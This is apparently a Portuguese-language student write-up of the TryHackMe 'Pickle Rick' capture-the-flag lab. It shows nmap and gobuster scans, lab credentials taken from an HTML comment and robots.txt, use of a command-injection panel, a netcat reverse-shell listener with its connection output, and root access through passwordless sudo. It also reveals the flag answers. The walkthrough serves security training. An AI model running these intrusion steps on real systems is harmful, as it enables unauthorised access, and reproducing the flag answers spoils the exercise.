


Este conteúdo é proveniente de atividades extracurriculares focadas no desenvolvimento de competências em Segurança da Informação, conduzidas sob princípios de Ethical Hacking e conformidade com boas práticas do setor.

Antes de adentrar no conteúdo da aula, é de extrema importância dissertar brevemente sobre o site 'tryhackme' e o CTF(Capture the flag):

O termo Capture the Flag(CTF), no contexto da segurança da informação, refere-se a competições que desafiam participantes a resolver problemas técnicos para encontrar uma "bandeira"(flag) - geralmente uma sequência de caracteres específica como CTF{exemplo_de_flag}. O TryHackMe é uma plataforma de aprendizado online focada em cibersegurança, projetada para ensinar desde fundamentos básicos até técnicas avançadas de invasão e defesa através de laboratórios práticos.

Panorama:

'Pickle rick' é o nome de uma das máquinas de invasão (CTF) mais populares para iniciantes. Ela é inspirada no desenho Rick and Morty e serve como um laboratório prático para treinar o processo de enumeração e exploração de vulnerabilidades web.



Objetivo:

O objetivo do desafio é ajudar o Rick a encontrar os três ingredientes secretos para que ele possa voltar à sua forma humana, o que, na prática, significa encontrar três arquivos de texto (flags) escondidos no servidor.

Ferramentas utilizadas:

Nmap: Escaneia portas (TCP/UDP) para identificar serviços rodando (como servidores web, banco de dados ou SSH) e versões de softwares. O nmap identifica vulnerabilidades em versões específicas de serviços (ex: um servidor apache desatualizado).

Gobuster:

O Gobuster utiliza uma lista de palavras (wordlist) para tentar "adivinhar" diretórios e arquivos que não estão linkados publicamente na página principal (ex: /admin, /config.php)

Netcat:


Seu uso mais famoso é para criar Reverse Shells. Após explorar uma falha no servidor, você usa o Netcat para fazer com que a máquina alvo se conecte de volta ao seu computador, entregando o controle do terminal (shell).

Reconhecimento (Nmap)

A varredura de portas realizada com o `nmap -sV` no host 10.10.216.240 confirmou a presença de dois serviços expostos. Foi identificado o SSH na porta 22 (OpenSSH 8.2p1) e um servidor HTTP na porta 80 (Apache 2.4.41), ambos rodando sobre uma distribuição Ubuntu Linux. A presença do servidor Apache permite a exploração da interface web via navegador para buscas de vetores de ataque.

```
$ nmap -sV 10.10.216.240 -p1-600
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-06 10:01 -03
Stats: 0:00:14 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 10:02 (0:00:07 remaining)
Stats: 0:00:14 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 100.00% done; ETC: 10:01 (0:00:00 remaining)
Nmap scan report for 10.10.216.240
Host is up (0.25s latency).
Not shown: 598 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.01 seconds
```



Enumeração de Diretórios

Utilizando o GoBuster com a wordlist directory-list-2.3-medium.txt e buscando extensões específicas (.php, .html, .txt), foi possível mapear a estrutura do servidor web. Entre os resultados, destacam-se o arquivo robots.txt e a página login.php. Dado o contexto, o ponto de entrada mais crítico para uma tentativa de autenticação é o login.php, que será o foco inicial da exploração.

```
└─$ gobuster dir -u http://10.10.216.240 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 12 -x .php,.html,.txt


Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.216.240
[+] Method: GET
[+] Threads: 12
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,html,txt
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

./php (Status: 403) [Size: 278]
./html (Status: 403) [Size: 278]
/index.html (Status: 200) [Size: 1062]
/login.php (Status: 200) [Size: 882]
/robots.txt (Status: 200) [Size: 17]
/assets (Status: 301) [Size: 315] [→ http://10.10.216.240/assets/]
/portal.php (Status: 302) [Size: 0] [→ /login.php]
```

10.10.216.240/login.php



Portal Login Page

Username:

Password:

Login

Coleta de Credenciais e Exploração

A inspeção do código-fonte da página inicial (via Ctrl+U) revelou um comentário em HTML contendo o usuário R1ckRul3s. Simultaneamente, a análise do arquivo /robots.txt expôs a string Wubbalubbbadubdub. Ao submeter essas credenciais no painel de login previamente identificado, o acesso foi concedido a uma interface de Command Injection. A vulnerabilidade foi confirmada através da execução bem-sucedida do comando ls, listando os arquivos do diretório atual no servidor.

```
26 </div>
27
28 <!--
29
30     Note to self, remember username!
31
32     Username: R1ckRul3s
33
34 -->
35
36 </body>
37 </html>
38
```

← → ↻ 🏠 🔒 10.10.216.240/robots.txt ☆

Wubbalubbbadubdub

Command Panel

Commands

Execute

```
Sup3rS3cretPick13Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
```

Obtendo a shell reversa

Para facilitar a exploração, decidi converter o acesso simples em uma **shell reversa** via NetCat. Primeiro, configurei o *listener* na porta 1234:

```
└─$ sudo nc -lnvp 1234
listening on [any] 1234 ...
```

Em seguida, aproveitei a execução de PHP no servidor para injetar um *payload* clássico do *PentestMonkey*.



Após submeter o comando pelo painel, a conexão foi estabelecida com sucesso, como demonstrado na captura de tela abaixo.

```
└─$ sudo nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.21.1.59] from (UNKNOWN) [10.10.216.240] 48826
/bin/sh: 0: can't access tty; job control turned off
$ █
```

Captura da Primeira Flag e Pistas

Com o acesso garantido, explorei o diretório inicial. Uma listagem simples (ls) revelou o arquivo *Sup3rS3cretPickl3Ingred.txt*. Ao exibir seu conteúdo, obtivemos o primeiro ingrediente necessário para completar o desafio.

```
$ ls
Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
```


Além da flag, o arquivo clue.txt serviu como uma pista crucial, sugerindo que os demais ingredientes não estão limitados ao diretório atual, exigindo uma exploração mais ampla do sistema de arquivos para prosseguir com o escalonamento de privilégios.

```
$ cat clue.txt
Look around the file system for the other ingredient.
```

Movimentação Lateral e Segunda Flag

A pista anterior nos levou ao diretório /home/rick. Lá, encontramos o arquivo second ingredients. Um detalhe importante na manipulação desse arquivo via terminal foi a necessidade de aspas para lidar com o espaço no nome, revelando o segundo ingrediente: 1 jerry tear.

```
$ cd /home
$ ls
rick
ubuntu
$ cd rick
$ ls
second ingredients
```

```
$ cat "second ingredients"
1 jerry tear
```

Alcançando Privilégios de Superusuário (Root)

Com dois ingredientes em mãos, o objetivo final era acessar o diretório /root, que estava inicialmente bloqueado. Para verificar possíveis vetores de escalonamento, utilizei o comando sudo -l

```
$ cd /root
/bin/sh: 45: cd: can't cd to /root
```

A saída revelou que o usuário www-data tinha permissões totais de sudo sem senha. Com um simples sudo su, obtive acesso total ao sistema. Navegando até o diretório root, finalizei o desafio ao ler o arquivo 3rd.txt, que continha o último ingrediente: fleeb juice.

```
$ sudo -l
Matching Defaults entries for www-data on ip-10-10-216-240:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ip-10-10-216-240:
    (ALL) NOPASSWD: ALL
$ sudo su
cd /root
ls
3rd.txt
snap
cat 3rd.txt
3rd ingredients: [REDACTED]
```